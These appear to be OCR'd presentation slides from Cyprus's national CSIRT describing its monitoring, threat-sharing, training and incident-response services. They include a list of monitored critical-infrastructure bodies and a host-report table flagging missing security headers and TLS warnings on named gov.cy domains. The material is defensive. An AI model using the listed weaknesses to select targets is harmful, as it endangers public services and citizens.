
Nagios

- Webserver uptime analysis in real time.
- Email server analysis in real time.
- Ensures integrity and availability of CIIs online services.

Netsparker

- On demand, remote vulnerability check of CII websites for vulnerabilities.
- 33 Check-ups until today.





Nagios Process
Υφυπουργείο Ναυτιλίας
Alpha Bank
CSIRT CY
CableNet
Cyta
Epic
Hermes Airport
JCC Payment Systems
PrimeTel
Printer CSIRT CY - 10.10.10.222
Velister Digital Terrestrial Broadcas
localhost
Αρχή Ηλεκτρισμού Κύπρου
Αρχή Λιμένων Κύπρου
Αρχή Ψηφιακής Ασφάλειας
Αστυνομία Κύπρου
ΓΕΡΗΕΤ
Γενικό Επιτελείο Εθνικής Φρουράς
Γενικό Λογιστήριο της Δημοκρατίας
Γενικό Σύστημα Υγείας
Γενικό Χημείο
Γραφείο Τύπου και Πληροφοριών
Διαχειριστής Συστήματος Μεταφοράς
Ελληνική Τράπεζα
Κεντρική Τράπεζα Κύπρου
Κυπριακό Ερευνητικό και Ακαδημ
Κυπριακός Οργανισμός Αγροτικώ
Παιδαγωγικό Ινστιτούτο Κύπρου
ου Υπηρεσία Ονοματοδοσίας CY
ορία της Κυπριακής Δημοκρατίας
Ραδιοφωνικό Ίδρυμα Κύπρου
οχετεύσεων Λεμεσού Αμαθούντας
υμβούλιο Αποχετεύσεων Λευκωσίας
Συμβούλιο Αποχετεύσεων Παραλιμνίου
Συμβούλιο Αποχετεύσεων Πάφου
Συμβούλιο Υδατοπρομήθειας Λάρνακας
Συμβούλιο Υδατοπρομήθειας Λεμεσού
Συμβούλιο Υδατοπρομήθειας Λευκωσίας
Τμήμα Τελωνείων
Τμήμα Αλιείας και Θαλασσίων Ερευνών
Τμήμα Αναπτύξεως Υδάτων
ηρεσιών και Υπηρεσιών Δημόσιας Υγείας
Τμήμα Πολιτικής Αεροπορίας
Τμήμα Υπηρεσιών Πληροφορικής
Τμήμα Φορολογίας
Τράπεζα Κύπρου
Υπηρεσία Ασθενοφόρων
Υπουργείο Άμυνας
Υπουργείο Εξωτερικών
αι Κοινωνικών Ασφαλίσεων
Υπουργείο Οικονομικών
Αθλητισμού και Νεολαίας
Υπουργείο Υγείας

Monitoring (Hardenize)

NATIONAL CSIRT CY

- Real time monitoring of certificates and their validity
- Real time monitoring of HTTP/HTTPs.
- Monitoring 530 domain names .cy, .gov.cy.



Host Reports

Government


	DOMAIN		EMAIL				WWW					
Hostname	Name servers	DNSSEC	TLS	DANE	SPF	DMARC	TLS	Cookies	Mixed content	HSTS	CSP	Security headers
cpa.gov.cy	✓	–	⚠	–	–	–	❗	❗	✓	–	–	–
cpanel.filmingincyprus.gov.cy	✓	–	⚠	–	❗	–	❗	⚠	✓	–	–	✓
crcs.gov.cy	✓	–	⚠	–	–	–	❗	–	–	–	–	–
cssda.gov.cy	✓	–	⚠	–	✓	–	❗	–	–	–	–	–
culturalportal.moec.gov.cy	✓	–	–	–	–	–	❗	❗	❗	–	–	–
customs.mof.gov.cy	✓	–	⚠	–	✓	–	–	–	–	–	–	–
cy2012eu.gov.cy	✓	–	⚠	–	✓	–	❗	–	–	–	–	–
cybercrime.police.gov.cy	✓	–	–	–	–	–	❗	✓	✓	⚠	–	✓


HARDENIZE

SECURITY MONITORING

Monitoring (Sensors)

- Network monitoring in real time.
- Filters based on network protocols.
- Detection of suspicious movements.
- Analysis of malicious actions.





All Sensors - Log Type

Log Type(s)	Count
bro_conn	14,605,309
bro_dns	7,731,460
bro_snmp	623,672
bro_ssh	456,608
bro_intel	255,684
bro_radius	217,592
bro_sip	181,715
bro_http	118,936

Trainings

Training on «Phishing Awareness» at CIIs

Technical Workshops in Schools

- Modules around security awareness.
- Technical workshops and trainings to schools and CIIs

Trainings (ESDC)

European Security and Defence College – Cybersecurity Organisational and Defensive Capabilities (2019)

Under the auspices of the European Security and Defense College (ESDC), the Digital Security Authority (DSA) and the National CSIRT-CY of Cyprus organized a course dedicated to cyber challenges in the areas of information and risk management, incident handling, threat intelligence and media monitoring and response. The course held in Nicosia on 13th to 15 of May 2019.


The course intentions were to strengthen the establishment of the Cyber Education Training Exercise and Evaluation (ETEE) platform of the ESDC and widen the scope of its activities by addressing technical and tactical/operational-level training.

BOLSTERING INCIDENT RESPONSE IN EUROPE
CSIRTs
Malware Analysis and Memory Forensics

Events

Malware Information Sharing Platform:

MISP is an open source threat intelligence platform. The project develops utilities and documentation for more effective threat intelligence, by sharing indicators of compromise.


attribute: f5f8160fe8468a77b6a495155c3dacea
event: (1210) Turla additional samples (via K...
attribute: eaea9ccb40c82af8f3867cd0f4dd5e9d
tag: tlp:white
attribute: 1ef610b1f9646063f96ad880aad9569d
attribute: 8afa8a59eebf43ef223be52e08fcdc67
event: (601) OSINT - The Waterbug attack gro...
MISP
event: (60006) Comparative Analysis of New Zel...
MISP
tag: APT
event: (59935) Dustman samples
MISP
MISP
galaxy: OilRig
tag: IBM XForce
event: (59709) New Destructive Wiper "ZeroCl...
event: (1838) OSINT: The Waterbug attack group
tag: Partner Feed
attribute: 1a69a02b0cd10b1764521fec4b7376c9
attribute: 993e9cb95301126debdea7dd66b9e121

Events


ITU Cyberdrill 2018

Cyber Drill 2018 ended successfully with representations from several different countries like Albania, Bosnia and Herzegovina, Estonia, Lithuania, Moldova, Mauritania, Montenegro, Oman, Romania, Serbia, FYROM and the Republic of Cyprus with a total number of 217 participants.

Events

58th TF-CSIRT


Representatives from the European Security and Defence College, ENISA, FIRST, Trusted Introducer, the Cyprus Academic CSIRT, as well as dozens of representatives of National Teams from abroad, representatives of the Critical Information Infrastructure of the Republic of Cyprus, private Cypriot companies dealing with cyber security as well as manufacturers of cyber security products.



DDoS and monitoring tools used (red team)


Reactive Services


- Incident Management.
  - Incident Handling and Incident Mitigation.
  - Major Incident Handling.
- Forensic Analysis.
- Mitigation steps for quick and successful service restoration.



Incident Management

- Incident Handling and mitigation steps to all constituents.
- Incident prioritisation based on a matrix of Importance and Criticality P1, P2, P3.
- Different response time according to prioritisation.
- On-site support.
- CSIRT-CY Lab – Isolated network for forensic analysis.


CSIRT-CY
Internal incident detection
Event management
Incident Resolution process
Internal incident handling
External incident handling
Is it a major incident?
Yes
No
Major incident handling
Incident handling SOP (Specific incident processes)
Feedback/solution
Feedback/solution
Constituencies
Notify CSIRT-CY of incident



Forensic Analysis


- CSIRT-CY Lab.
- Goal: Deep analysis of malicious files.
- Research for mitigation steps.
- Methodology development for similar future attacks.
- Better understanding of malicious files.

SNORT SURICATA

MISP Threat Sharing ANOMALI

elastic + logstash

sguil kibana



Risks at a National Level

- Interruption of essential services.
- Data breaches.
- Citizens lose trust when governmental websites are defaced or hacked.
- Unauthorised access to classified governmental information and services.
- Unauthorised mortifications of key governmental systems.
- Unauthorised access to key governmental systems.
- General Blackout

Often Cyberattacks precede other military operations and are mostly used in times of crisis and geopolitical instability.

Thank you!!! ...